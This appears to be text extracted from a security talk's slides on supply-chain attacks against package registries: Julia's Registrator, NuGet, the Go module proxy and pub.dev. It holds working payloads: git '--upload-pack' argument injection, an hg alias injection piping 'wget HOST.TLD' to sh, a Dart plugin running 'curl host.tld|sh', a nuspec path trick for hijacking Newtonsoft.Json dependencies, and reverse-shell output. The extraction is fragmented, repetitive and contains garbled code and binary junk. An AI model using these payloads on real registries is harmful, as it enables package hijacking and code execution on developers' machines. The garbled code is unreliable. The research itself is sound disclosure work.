GHSA-4g68-4pxg-mw93 published on Jun 25, 2025 by aviks

Moderate

! **Argument injection in `getty`**

Registry/Registry

Critical

JuliaWeb/GitForge.jl

! **Lack of validation for user-provided fields in GitForge.jl**

GHSA-g2xx-229f-3qjm published on Jun 25, 2025 by aviks

Moderate

```
function gettreesha(repo, ref, subdir)
```

```
  return try
```

```
    url = cloneurl(repo)
```

```
    mktempdir() do dir
```

```
    api.github.com/repos/<user>/<repo>
```



```
    withpasswd(url) do url, env
```

```
    run(Cmd(`git clone --bare $url $dest`; env))
```

```
{
```

```
  "full_name": "<user>/<repo>",
```

```
  ...
```

```
  "clone_url": "https://github.com/...",
```

```
}
```



```
  ev-parse (ref:$subdir`), ""
```

```
function gettreesha(repo, ref, subdir)
```

```
  return try
```


```
    url = cloneurl(repo)
```

```
    mktemndir() do dir
```

```
    api.github.com/repos/<user>/<repo>
```



```
    run(Cmd("git clone -bare $url $dest"; env))
```



How does a URL become THIS

```
{
```

```
  "full_name": "<user>/<repo>",
```

```
  ...
```

```
  "clone_url": "https://github.com/...",
```

```
}
```



```
repo_url = https://github.com/<user>/<repo>
```

```
function gettreesha(repo, ref, subdir)  
  return try
```

```
    url = cloneurl(repo)
```

```
    mktempdir() do dir
```

```
      api.github.com/repos/<user>/<repo>
```

```
      thpasswd(url) do url, env
```

```
      run(Cmd(`git clone --bare $url $dest`; env))
```

```
{  
  "full_name": "<user>/<repo>",  
  ...  
  "clone_url": "https://github.com/...",  
}
```

```
  ev-parse (ref:$subdir`), ""
```

```
repo_url = https://github.com/<user>/<repo>
```

```
function gettreesha(repo, ref, subdir)
```

```
return try
```

```
url = cloneurl(repo)
```

```
mktempdir() do dir
```

```
api.github.com/repos/<user>/<repo>
```

```
withpasswd(url) do url, env
```

```
run(Cmd(`git clone --bare $url $dest`; env))
```

```
{
```

```
  "full_name": "<user>/<repo>",
```

```
  ...
```

```
  "clone_url": "https://github.com/...",
```

```
}
```

Split by "/"

```
repo_url = https://github.com/<user>/<repo>\..\foo
```

```
function gettreesha(repo, ref, subdir)
```

```
return try
```

```
url = cloneurl(repo)
```

```
mktempdir() do dir
```

```
api.github.com/repos/<user>/<repo>
```

```
withpasswd(url) do url, env
```

```
run(Cmd(`git clone --bare $url $dest`; env))
```

```
{
```

```
  "full_name": "<user>/<repo>",
```

```
  ...
```

```
  "clone_url": "https://github.com/...",
```

```
}
```

```
ev-parse (ref:$subdir`), ""
```

👁 Backslash \


```
function gettreesha(repo, ref, subdir)
```

```
  return try
```

```
    url = cloneurl(repo,
```

```
    mktempdir() do dir
```

```
  thpasswd(url) do url, env
```

```
  run(Cmd(`git clone --bare $url $dest`; env))
```

```
  ev-parse (ref:$subdir`), ""
```

API Path Traversal!

api.github.com/repos/./whatever\endpoint



Controllable JSON

```
{
```

```
  "clone_url": "--upload-pack=pwned;://foo",
```

```
}
```



```
function gettreesha(repo, ref, subdir)
```

```
  return try
```

```
    url = cloneurl(repo)
```

... to where 🤔

```
api.github.com/repos/./whatever\endpoint
```



Controllable JSON

```
{
```

```
  "clone_url": "--upload-pack=pwned;://foo",
```

```
}
```

```
run(Cmd(`git clone --bare $url $dest`; env))
```





GitHub Docs

Version: Free, Pro, & Team ▾

Search or ask  Copilot



REST API

api

GitHub REST API documentation

Create integrations, retrieve data, and automate your workflows with the GitHub REST API.

Overview

Quickstart

Start here [View all →](#)

Popular

About the REST API

Get oriented to the REST API documentation.

Rate limits for the REST API

Learn about REST API rate limits, how to avoid exceeding them, and

api.github.com /markdown

/repos/X/Y/contents/file.md

/repos/X/Y/releases/assets/67

/repos/X/Y/actions/jobs/67/logs

api.github.com/markdown

~~POST~~ /markdown HTTP/1.1
Host: api.github.com

{"text": "foo"}

<p>foo</p>

api.github.com/repos/X/Y/contents/F

```
GET /repos/foo/bar\contents\README HTTP/1.1\r\n
accept: application/vnd.github.v3.raw
Host: api.github.com
```



Hello, World!

api.github.com/repos/X/Y/releases/assets

GET /repos/x/y/releases/assets/67 HTTP/1.1\r\n

accept: application/octet-stream

Host: api.github.com

  2nd /

HTTP/2 302

Location: https://objects.githubusercontent.co...

api.github.com/repos/X/Y/actions/.../logs

GET /repos/x/y/actions/jobs/67/logs HTTP/1.1

Host: api.github.com

```
2026-02-01T05:14:17.2753620Z Current runner version: '2.331.0'
2026-02-01T05:14:17.2817650Z ##[group]Runner Image Provisioner
2026-02-01T05:14:17.2824450Z Hosted Compute Agent
2026-02-01T05:14:17.2830680Z Ver
2026-02-01T05:14:17.2831450Z Con
2026-02-01T05:14:17.2832310Z Bui
2026-02-01T05:14:17.2832960Z Worker ID: {add5b1d6-1345-42d0-8d4b-4e0124578afc}
2026-02-01T05:14:17.2833510Z Azure Region: westus
```

Can't be JSON

api.github.com/repos/X/Y/actions/.../logs

GET /repos/x/y
Host: api.gith

HTTP/1.1

2026-02-01T05:14:17.275
2026-02-01T05:14:17.281
2026-02-01T05:14:17.282
2026-02-01T05:14:17.283
2026-02-01T05:14:17.283
2026-02-01T05:14:17.283
2026-02-01T05:14:17.2832960Z
2026-02-01T05:14:17.2833510Z



'
er

SON:5d

Worker ID: {add5b1d6-1345-42d0-8d4b-4e0124578afc}
Azure Region: westus

api.github.com/repos/X/Y/actions/.../logs

GET /repos/x/y/actions/jobs/67/logs HTTP/1.1

Host: api.github.com

2026-02-01T05:14:17.2753620Z Current runner version: '2.331.0'

2026-02-01T05:14:17.2817650Z ##[group]Runner Image Provisioner

2026-02-01T05:14:17.2824450Z Hosted Compute Agent

2026-02-01T05:14:17.2830680Z Version: 20260123 484

2026-02-01T05:14:17.2831450Z Co

2026-02-01T05:14:17.2832310Z Bu

2026-02-01T05:14:17.2832960Z Worker ID: {add5b1d6-1345-42d0-8d4b-4e0124578afc}


2026-02-01T05:14:17.2833510Z Azure Region: westus

How did it appear





git push




GitHub
Actions



GitHub Runners




Log





git push




GitHub
Actions



Self-Hosted Runners




Log





git push



GitHub
Actions



Handcrafted
Runner

Self-Hosted Runners



Arbitrary Log



api.github.com/repos/X/Y/actions/.../logs

GET /repos/x/y/actions/jobs/67/logs HTTP/1.1

Host: api.github.com

2026-02-01T05:14:17.2753620Z Current runner version: '2.331.0'
2026-02-01T05:14:17.2817650Z ##[group]Runner Image Provisioner
2026-02-01T05:14:17.2824450Z Hosted Compute Agent
2026-02-01T05:14:17.2830680Z Version: 20260123.484
2026-02-01T05:14:17.2831450Z Commit: 6bd6555ca37d84114959e1c76d2c01448ff61c5d
2026-02-01T05:14:17.2832310Z Build Date: 2026-01-23T19:41:17Z
2026-02-01T05:14:17.2832960Z Worker ID: {add5b1d6-1345-42d0-8d4b-4e0124578afc}
2026-02-01T05:14:17.2833510Z Azure Region: westus

api.github.com/repos/X/Y/actions/.../logs

GET /repos/x/y/actions/jobs/67/logs HTTP/1.1

Host: api.github.com

```
{  
  "whatever": "meow",  
  "foo": "bar",  
}
```

api.github.com/repos/X/Y/actions/.../logs

GET /repos/x/y/actions/jobs/67/logs HTTP/1.1

Host: api.github.com

```
{  
  "whatever": "meow",  
  "foo": "bar",  
  "clone_url": "--upload-pack=whoami;://foo/bar.git"  
}
```



```
function gettreesha(repo, ref, subdir)
```

```
  return try
```

```
    url = cloneurl(repo)
```

```
    mkdirp() do dir
```

```
api.github.com/repos/./hack\exp\actions\jobs\1337\logs
```



```
git clone --bare --upload-pack=id;://x /tmp/x
```

Controllable JSON

```
{  
  "clone_url": "--upload-pack=id;://x/y",  
}
```



```
function gettreesha(repo, ref, subdir)
```

```
return true
```

```
ssh -t splitline@lish-ap-northeast.linode.com splitli...  
→ ~ ncat -klvp 7414  
Ncat: Version 7.80 ( https://nmap.org/ncat )  
Ncat: Listening on :::7414  
Ncat: Listening on 0.0.0.0:7414  
Ncat: Connection from 52.206.43.239.  
Ncat: Connection from 52.206.43.239:49494.  
/bin/sh: 0: can't access tty; job control turned  
off
```

Pwned!

```
Registrator.jl  
exp.py U x register.jl M gitutils.jl M test.jl  
exp.py > ...  
2  
3  
4 cookies = {  
5  
29  
30  
31
```

```
l  
"clone_url": "--upload-pack=id;://x/y",  
}
```

Victim 3_{/3}



```
PS> nuget install Newtonsoft.Json
```

```
PS> dotnet add package Newtonsoft.Json
```

```
PS> nuget install Newtonsoft.Json
```

Visual Studio Package Manager

.....

```
nuget install
```

VS Package Manager

Registration Blob



```
/v3/registration5-gz-semver2/  
newtonsoft.json/index.json
```


```
dotnet restore
```

```
dotnet add package <pkg>
```

Flat Container



```
/v3-flatcontainer/newtonsoft.json  
/1.2.3/newtonsoft.json.1.2.3.nupkg
```



```
<?xml version="1.0" encoding="utf-8"?>
<package xmlns="http://schema...">
  <metadata>
    <id>Newtonsoft.Json</id>
    <version>13.0.4</version>
    <dependencies>
      <dependency id="Lib.A" version="1.0.0" />
    </dependencies> </metadata> </package>
```


 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

 Upload Validation



Background
Jobs

Published 



Devs


 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

Upload Validation



Background
Jobs



Devs

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

Storage

Blob Storage

 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

Selecting Logic?

Upload Validation



Devs

Storage

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll


Blob Storage

Background
Jobs

Upload

Validation

1. Traverse files
2. Non-root → Skip
3. *.nuspec → Select



Select 1st non-root nuspec

Background Job

Upload Validation

 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

1. Traverse files
2. **Non-root** → Skip
3. *.nuspec → Select



Devs

Storage

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

Blob Storage

Select 1st **non-root** nuspec

Background Job

Upload

Validation

 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

1. Traverse files
2. **Contains "/" or "\"** → Skip
3. *.nuspec → Select



Devs

Storage

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

Blob Storage

Select 1st **no "/"** nuspec

Background Job

 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

Upload Validation

Inconsistence

Background
Jobs



Devs

Storage

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

Blob Storage

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<package xmlns="http://schema...">
```

```
<metadata>
```

```
<id>Newtonsoft.Json</id>
```

```
<dependencies>
```

```
<dependency id="Evil.Pkg" version="9.9.9" />
```

```
</dependencies>
```

```
</metadata></package>
```



exp.nupkg

sub%2Fevil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<package xmlns="http://schema...">
```

```
<metadata>
```

```
<id>Very.Normal.Package</id>
```

```
</metadata></package>
```


Upload Validation

 exp.nupkg

sub\evil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll



sub\evil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

Blob Storage

Background Job

Upload

Validation

 exp.nupkg

sub\evil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

---> sub\evil.nuspec -> Subdir, skip

---> Archive Root -> Validates OK

+ ID=Normal.Package

Database



sub\evil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

Blob Storage

Background Job

Upload

Validation

 exp.nupkg

sub\evil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

---> sub\evil.nuspec -> Subdir, skip

---> Archive Root -> Validates OK

+ ID=Normal.Package

Database



sub\evil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

Blob Storage

Background Job

Upload

Validation

 exp.nupkg

sub\evil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

---> sub\evil.nuspec -> Subdir, skip

---> Archive Root -> Validates OK

+ ID=Normal.Package



Database

↓
v

(Db2Catalog) -> Selected

id = Newtonsoft.Json

--> Catalog2Reg

Background Job



sub\evil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

--->

Blob Storage

Upload

Validation

 exp.nupkg

sub\evil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

---> sub\evil.nuspec -> Subdir, skip

---> Archive Root -> Validates OK

+ ID=Normal.Package



Database

↓
v

(Db2Catalog) -> Selected

id = Newtonsoft.Json
Deps = [malicious.lib]

--> Catalog2Reg

Background Job



sub\evil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

--->

Blob Storage

美化排版 ☒

```
{
  "@id": "https://api.nuget.org/v3/registration5-gz-semver2/splitlineggg.hijacktest.victim/index.json",
  "@type": [
    "catalog:CatalogRoot",
    "PackageRegistration",
    "catalog:Permalink"
  ],
  "commitId": "59e5ea20-b84f-4725-830e-ec2de175579d",
  "commitTimeStamp": "2026-02-02T09:20:33.5939819+00:00",
  "count": 1,
  "items": [
    {
      "@id": "https://api.nuget.org/v3/registration5-gz-semver2/splitlineggg.hijacktest.victim/index.json#page/1.0.1/1.0.1",
      "@type": "catalog:CatalogPage",
      "commitId": "59e5ea20-b84f-4725-830e-ec2de175579d",
      "commitTimeStamp": "2026-02-02T09:20:33.5939819+00:00",
      "count": 1,
      "items": [
```

Pwned!

```
  "@id": "https://api.nuget.org/v3/catalog0/data/2026.02.02.09.19.53/splitlineggg.hijacktest.victim.1.0.1.json#d",
  "@type": "PackageDependency",
  "id": "SplitlineGGG.HijackTest.Canary",
  "range": "[1.0.0, )",
  "registration": "https://api.nuget.org/v3/registration5-gz-semver2/splitlineggg.hijacktest.canary/index.json"
}
```

```
  "targetFramework": "net6.0"
```

```
},
"description": "security test package",
"iconUrl": "",
"id": "SplitlineGGG.HijackTest.Victim",
```

Save draft

Report a security vulnerability

Please fill out the following form if you have found a security related bug in a Microsoft product. Fields marked with an asterisk (*) are required.

Security impact

Select the type of the potential issue you have discovered, and the product it impacts.

Proposed security impact ⓘ *

Select option

Products *

Targeted product 1

Delete

Product *

Select a product

Product version

Upload
Validation

Microsoft MSRC | Researcher Portal

Save draft

Report a security vulnerability

Please fill out the following form if you have found a security related bug in a Microsoft product. Fields marked with an asterisk (*) are required.



Hold On

Products *

Targeted product 1

Delete

Product *

Select a product

Product version

Background Job

nuget install
VS Package Manager

Registration Blob

/v3/registration5-gz-semver2/
newtonsoft.json/index.json

```
{...,  
  "items": [{"items": [  
    "catalogEntry": {  
      "dependencyGroups": [ Deps ]  
    }  
  ]}] }
```

dotnet restore
dotnet add package <pkg>

Flat Container

/v3-flatcontainer/newtonsoft.json
/1.2.3/newtonsoft.json.1.2.3.nupkg

Newtonsoft.Json.nuspec

lib/net48/...

```
<metadata>  
  <id>Newtonsoft.Json</id>  
  <dependencies> <dependency ... />  
  </dependencies>  
</metadata></package>
```

```
nuget install
```

VS Package Manager

Registration Blob

/v3/registration5-gz-semver2/
newtonsoft.json/index.json

```
{...,  
  "items": [{"items": [  
    "catalogEntry": {  
      "dependencyGroups": [ "Deps" ]  
    }  
  ] } ] }
```

Poisoned 

```
dotnet restore
```

dotnet add package <pkg>

Flat Container

/v3-flatcontainer/newtonsoft.json
/1.2.3/newtonsoft.json.1.2.3.nupkg

Newtonsoft.Json.nuspec

lib/net48/...

```
<metadata>  
  <id>Newtonsoft.Json</id>  
  <dependencies>...</dependencies>  
</metadata></package>
```

Legit 

Upload

✓ Validation

+ ID=Normal.Package

Database



(Db2Catalog) -> Selected

id = Newtonsoft.Json
deps = [malicious]

→ Catalog

lib/net48/foo.dll

sub%2Fevil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

Blob Storage

Background Job

Upload

✓ Validation

+ ID=Normal.Package

Database

↓

(Db2Catalog) -> Selected

id = **Newtonsoft.Json**
deps = [**malicious**]

Catalog

...

Catalog2Dnx

Catalog2Reg

Catalog2Icon

Background Job

lib/net48/foo.dll

sub%2Fevil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

Blob Storage

Upload

✓ Validation

lib/net48/foo.dll

+ ID=Normal.Package

Database



sub%2Fevil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

Blob Storage

--->

(Db2Catalog) -> Selected

id = Newtonsoft.Json
deps = [malicious]

Catalog

...

Catalog2Dnx

Catalog2Reg

Catalog2Icon

Background Job

Upload

✓ Validation

lib/net48/foo.dll

+ ID=Normal.Package

Database



sub%2Fevil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

Blob Storage

(Db2Catalog) -> Selected

```
id = Newtonsoft.Json
deps = [malicious]
iconUrl=http://127.1
```

Catalog

~~SSRF~~



Catalog2Icon

Background Job

Upload

✓ Validation

lib/net48/foo.dll

+ ID=Normal.Package

Database



sub%2Fevil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

Blob Storage

--->

(Db2Catalog) -> Selected

```
id = Newtonsoft.Json
deps = [malicious]
iconUrl=http://hack.er
```

Catalog

Catalog2Icon

Background Job

Upload

✓ Validation

+ ID=Normal.Package

Database

lib/net48/foo.dll

```
id = Newtonsoft.Json  
deps = [malicious]  
iconUrl=http://hack.er
```

Selected

sub%2Fevil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

```
id = Newtonsoft.Json  
deps = [malicious]  
iconUrl=http://hack.er
```

Catalog

azure://flat-container/newtonsoft.json/13.0.3/icon

Arbitrary Icon Write

Catalog2Icon

Background Job

Upload

✓ Validation

lib/net48/foo.dll

+ ID=Normal.Package

Database

sub%2Fevil.nuspec

id = **Newtonsoft.Json**

deps = [malicious]

iconUrl=http://hack.er

Selected

Normal.Package.nuspec

lib/net48/foo.dll

id = **Newtonsoft.Json**

deps = [malicious]

iconUrl=http://hack.er

Catalog

azure://flat-container/newtonsoft.json/13.0.3/ico

n



Catalog2Icon

Background Job

Upload

Validation

lib/net48/foo.dll

+ ID=Normal.Package

Database

id =

newtonsoft.json/13.0/newtonsoft.json.13.0.nupkg

deps = [malicious]

iconUrl=http://hack.er

Normal.Package.nuspec

lib/net48/foo.dll

id = Newtonsoft.Json

deps = [malicious]

iconUrl=http://hack.er

Catalog

azure://flat-container/

newtonsoft.json/13.0/newtonsoft.json.13.0.nupkg/icon



Catalog2Icon

Background Job

Upload

✓ Validation

lib/net48/foo.dll

+ ID=Normal.Package

Database

```
id =  
newtonsoft.json/13.0/newtonsoft.json.13.0.nupkg#  
deps = [malicious]  
iconUrl=http://hack.er  
Normal.Package.nuspec
```

lib/net48/foo.dll

```
id = Newtonsoft.Json  
deps = [malicious]  
iconUrl=http://hack.er
```

Catalog

```
azure://flat-container/  
newtonsoft.json/13.0/newtonsoft.json.13.0.nupkg#/icon
```



Catalog2Icon

Background Job

Upload

Validation

lib/net48/foo.dll

+ ID=Normal.Package

Database

id =

newtonsoft.json/13.0/newtonsoft.json.13.0.nupkg#

deps = [malicious]

iconUrl=http://hack.er

Image

lib/net48/foo.dll

id = Newtonsoft.Json

deps = [malicious]

iconUrl=http://hack

Catalog

ZIP

azure://flat-container/

newtonsoft.json/13.0/newtonsoft.json.13.0.nupkg#/icon

Catalog2Icon



Background Job

Upload

Validation

lib/net48/foo.dll

+ ID=Normal.Package

Database

id =

newtonsoft.json/13.0/newtonsoft.json.13.0.nupkg#

deps = [mal

iconUrl=htt

Image

PNG Header

ZIP Central Directory

ZIP EOCD

Polyglot

ZIP

Catalog

newtonsoft.json/13.0/newtonsoft.json.13.0.nupkg#/icon

Catalog2Icon



Background Job

lib/net48/foo.dll

+ ID=Normal.Package

Database

Upload
Validation

id =

newtonsoft.json/13.0/newtonsoft.json.13.0.nupkg#



https://api.nuget.org/v3-flatcontainer/this.is.not.newtonsoft.json/9.9.9/this.is.not.newtonsoft.json.9.9.9.nupkg#

Line wrap ☒

1 %PNG

Pwned!

newtonsoft.json.nuspecM0» Â0ÜùŠ";q 1€00±€0% ^RÓ HRÖ
newtonsoft.json.nuspec L¥à 'Ö<¹%é"ñHç M-ç CÁ-š,, 'í\ËÃê) ãñçà :d,,_H5ł,,ú PK ö G\T† sy)lib/net45/this
ö G\9<ö\$¼ "€ Ethis.is.not.newtonsoft.json.nuspecPK ö G\T† sy)€ A lib/net45/this.is.not.newt

newtonsoft.json/13.0/newtonsoft.json.13.0.nupkg#/~~icon~~



Catalog2Icon

Background Job

Victim 3+₃



pub.dev

⟨COCOAPODS⟩






pub.dev

⟨COCOAPODS⟩



```
$ go get 'github.com/google/uuid@latest'
```

GOPROXY=https://proxy.golang.org,direct



proxy.golang.org/github.com/google/uuid/@latest



/@v/<chosen-version>.info
/@v/<chosen-version>.mod
/@v/<chosen-version>.zip




proxy.golang.org/github.com/ x +



https://proxy.golang.org/github.com/foooo/barr/@v/list



```
not found: module github.com/foooo/barr: git ls-remote -q https://github.com/foooo/barr in
/tmp/gopath/pkg/mod/cache/vcs/86616324406b471beec6561e148ace0d9a26d59b910c54ca2d80e3894a92fc31: exit status 128:
    fatal: could not read Username for 'https://github.com': terminal prompts disabled
Confirm the import path was entered correctly.
If this is a private repository, see https://golang.org/doc/faq#git_https for additional information.
```



```
go mod download -json vcs.host.tld/...@main
```

```
<html><head>
```

```
<meta
```

```
  name="go-import"
```


```
  content="HOST.TLD/foo/bar git http://VCS.HOST.TLD subdir/"
```

```
</meta>
```

```
</head></html>
```

hg, svn, bzip, git, fossil

```
<html><head>
  <meta
    name="go-import"
    content="HOST.TLD/foo/bar hg http://HG.HOST.TLD/
      --config=alias.cat=!wget${IFS}-O-${IFS}HOST.TLD|sh;" />
</head></html>
```



```
hg cat -r 67beef67 --config=alias.cat=!wget${IFS}-O-${IFS}HOST.tld|sh;/go.mod
```

```
0000000000&heads=a2da64255 Ncat: Listening on 0.0.0.0:7414
s&phases=1 x-hgproto-1:0.1 Ncat: Connection from 74.125.191.68.
md=capabilities HTTP/1.1" Ncat: Connection from 74.125.191.68:41372.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
md=batch HTTP/1.1" 200 - x $ uname -a
aef58567133978bd7990c95ae3 Linux localhost 4.4.0 #1 SMP Sun Jan 10 15:06:54 PST 2016 x86_64 GNU/Linux
partial-pull $ pwd
md=getbundle HTTP/1.1" 200 /tmp/gopath/pkg/mod/cache/vcs/0839152899e36f38673d5dee7b85beeca44ef6267c
2%3DHG20%250Abookmarks%250A3efe8195258cb3601814
ated%250Adigests%253Dmd5%2 $ 
ortedcontent%252Cpushraced
ases%253Dheads%250Apushkey
v-branch-cache%250Astream%
90c95ae31d&heads=a2da64255
s&phases=1 x-hgproto-1:0.1
```

```
→ ~ curl https://proxy.golang.org/sq.pe/foo/nyan/@v/default.zip
```


```
0/ --config=hooks.pre-cat=
```



pub.dev

⟨COCOAPODS⟩





analysis_options.yaml

```
include: ../evil.yaml
```

```
linter:
```

```
plugins:
```

```
evil_plugin:
```

```
path: ../evil_plugin
```



Developer



pub.dev



worker



Poisoned!

PWNED!

```
class EvilPlugin extends Plugin {
```

```
  EvilPlugin() {
```

```
    Process.runSync('bash', ['-c', 'curl host.tld|sh']);
```

```
  }
```

```
  // ...
```

→ poc_package dart pub publish

Got dependencies!

4 packages have newer versions incompatible with dependency constraints.
Try `dart pub outdated` for more information.

Publishing splitline_test2 1.0.5 to https://pub.dev:

```
├── LICENSE (<1 KB)
├── README.md (<1 KB)
├── dartdoc_options.yaml (<1 KB)
├── evil_plugin
│   ├── lib
│   │   └── main.dart (<1 KB)
│   └── pubspec.yaml (<1 KB)
├── lib
